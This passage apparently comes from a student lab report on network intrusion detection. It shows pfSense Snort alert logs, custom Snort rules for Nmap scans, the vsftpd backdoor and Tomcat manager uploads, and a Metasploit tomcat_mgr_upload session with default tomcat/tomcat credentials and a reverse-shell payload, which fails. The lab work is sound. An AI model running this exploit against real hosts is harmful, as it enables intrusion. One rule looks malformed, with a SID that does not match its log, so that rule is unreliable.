


Fig 10.16: Output of port-scan to Metasploit server

Here are the logs from the firewall while port-scan was performing from the kali linux :



Services / Snort / Alerts

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

Alert Log View Settings

Interface to Inspect: WAN (em1) ☐ Auto-refresh view 250 Alert lines to display. [Save](#)

Alert Log Actions [Download](#) [Clear](#)

Alert Log View Filter

7 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-12-27 23:26:45	⚠	3	TCP	Unknown Traffic	192.168.56.5	8180	192.168.20.4	35420	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2024-12-27 23:26:45	⚠	3	TCP	Unknown Traffic	192.168.20.4	35420	192.168.56.5	8180	120:8	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
2024-12-27 23:26:45	⚠	3	TCP	Unknown Traffic	192.168.56.5	8180	192.168.20.4	35356	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2024-12-27 23:26:45	⚠	3	TCP	Unknown Traffic	192.168.20.4	35356	192.168.56.5	8180	120:8	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
2024-12-27 23:26:44	⚠	3	TCP	Unknown Traffic	192.168.20.4	35340	192.168.56.5	8180	120:8	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
2024-12-27 23:26:39	⚠	3	TCP	Unknown Traffic	192.168.56.5	80	192.168.20.4	39350	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE

Fig 10.17: Logs from SNORT for port-scan to Metasploit server




Fig 10.18: Preparing for the exploitation against Metasploit

Task-4:

In task-4, as per guideline some custom rules were defined in PFSense snort and ran the exploit again. The rules were applied one-by-one to get the output of nmap.





Fig 10.19: Defining Snort Rules and performing exploitation

For this task at first, I had to apply the custom rule in Snort to get the log of TCP Scan.
‘alert tcp any any -> any any (msg:"Nmap TCP Scan Detected"; flags:S; threshold:type both, track by_src, count 20, seconds 10; sid:1000001; rev:1;)’ [Taken from Chatgpt as given code was not working] :

Snort InterfacesGlobal SettingsUpdatesAlertsBlockedPass ListsSuppressIP ListsSID MgmtLog MgmtSync

Alert Log View Settings

Interface to Inspect

WAN (em1)

Choose interface..

☐ Auto-refresh view

250

Alert lines to display.

Save

Alert Log Actions

Download

Clear

Alert Log View Filter

Source IP Address

Source Port

192.168.56.5

21

Destination IP Address

Destination Port

Protocol

Date

Priority

GID

SID

Description

Classification

Action

☐ Exact Match

Filter

Clear

1 Matched Entries from Active Log (filtered view)

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-12-28 03:21:38		0	TCP		192.168.20.4	39709	192.168.56.5	21	1:1000001	Nmap TCP Scan Detected

Fig 10.20: Nmap TCP Scan

2nd rule: ‘alert icmp any any -> any any (msg:"Nmap ICMP Ping Sweep Detected"; itype:8; threshold:type both, track by_src, count 10, seconds 10; sid:1000002; rev:1;)’ [Taken from Chatgpt as given code was not working]:

Alert Log View Filter

Most Recent 250 Entries from Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-12-29 12:43:02		0	ICMP		192.168.20.2		192.168.20.1		1:1000002	Nmap ICMP Ping Sweep Detected
2024-12-29 12:42:52		0	ICMP		192.168.20.2		192.168.20.1		1:1000002	Nmap ICMP Ping Sweep Detected

Fig 10.21: Nmap ICMP Ping Sweep

3rd rule : alert tcp any any -> any 80 (msg:"Nmap Version Probe Detected"; content:"User-Agent|3a|Nmap"; http_header; sid:1000003; rev:1;). In this case, I have got the log in snort but did not get expected message (‘Nmap Version Probe’). I am suspecting there might be http header issue.

Services / **Snort** / Alerts

Snort InterfacesGlobal SettingsUpdatesAlertsBlockedPass ListsSuppressIP ListsSID MgmtLog MgmtSync

Alert Log View Settings

Interface to Inspect
WAN (em1)
Choose interface...
☐ Auto-refresh view
250
Alert lines to display.
Save

Alert Log Actions
Download
Clear

Alert Log View Filter

Most Recent 250 Entries from Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-12-29 12:49:58	⚠	3	TCP	Not Suspicious Traffic	192.168.20.4	41694	192.168.56.5	80	119:4	(http_inspect) BARE BYTE UNICODE ENCODING

Fig 10.22: Nmap Version Probe Detection

4th Rule: alert tcp any any -> any 21 (msg:"vsftpd 2.3.4 Backdoor Exploit Attempt"; flow:to_server,established; content:":"); within:2; pcre:"/^USER .*:\)\$\$/"; sid:1000004; rev:1;)

In case of vsftpd backdoor I executed above rule in Snort and after running the exploit again found expected log below:

Alert Log View Settings

Interface to Inspect
WAN (em1)
Choose interface...
☐ Auto-refresh view
250
Alert lines to display.
Save

Alert Log Actions
Download
Clear

Alert Log View Filter

Source IP Address
Source Port
Destination IP Address
21
Destination Port
Protocol

Date
Priority
GID
SID

Description
Classification
Action
☐ Exact Match
Filter
Clear

2 Matched Entries from Active Log (filtered view)

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-12-29 12:28:02	⚠	0	TCP		192.168.20.4	44433	192.168.56.5	21	1:1000005	vsftpd 2.3.4 Backdoor Trigger Attempt
2024-12-29 12:24:14	⚠	0	TCP		192.168.20.4	46463	192.168.56.5	21	1:1000005	vsftpd 2.3.4 Backdoor Trigger Attempt

Fig 10.23: Backdoor Trigger Attempt

Task-5 :

In this part, I have chosen to exploit the Metasploit using http (port:8180) which I have found from the port scanning of Nmap previously.

Here is the snort rule: 'alert tcp any any -> any 8180 (msg:"Apache Tomcat Manager Exploit Detected"; flow:to_server,established; content:"/manager/html"; http_uri; nocase; content:"POST"; http_method; sid:1000020; rev:1;)' [taken from Chatgpt]

And executed below code from the kali linux :

```
msf6 >
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.56.5
RHOSTS => 192.168.56.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager/html
TARGETURI => /manager/html
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying ouGDNDY7YEXwTS ...
[*] Executing ouGDNDY7YEXwTS ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```









Alert Log View Filter										
Most Recent 250 Entries from Active Log										
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-12-29 13:15:42		0	TCP		192.168.20.4 	41251	192.168.56.5 	8180	1:1000020 	Apache Tomcat Manager Exploit Detected
2024-12-29 13:15:42		0	TCP		192.168.20.4 	33737	192.168.56.5 	8180	1:1000020 	Apache Tomcat Manager Exploit Detected

Fig 10.24: Exploitation of Metasploit (Http)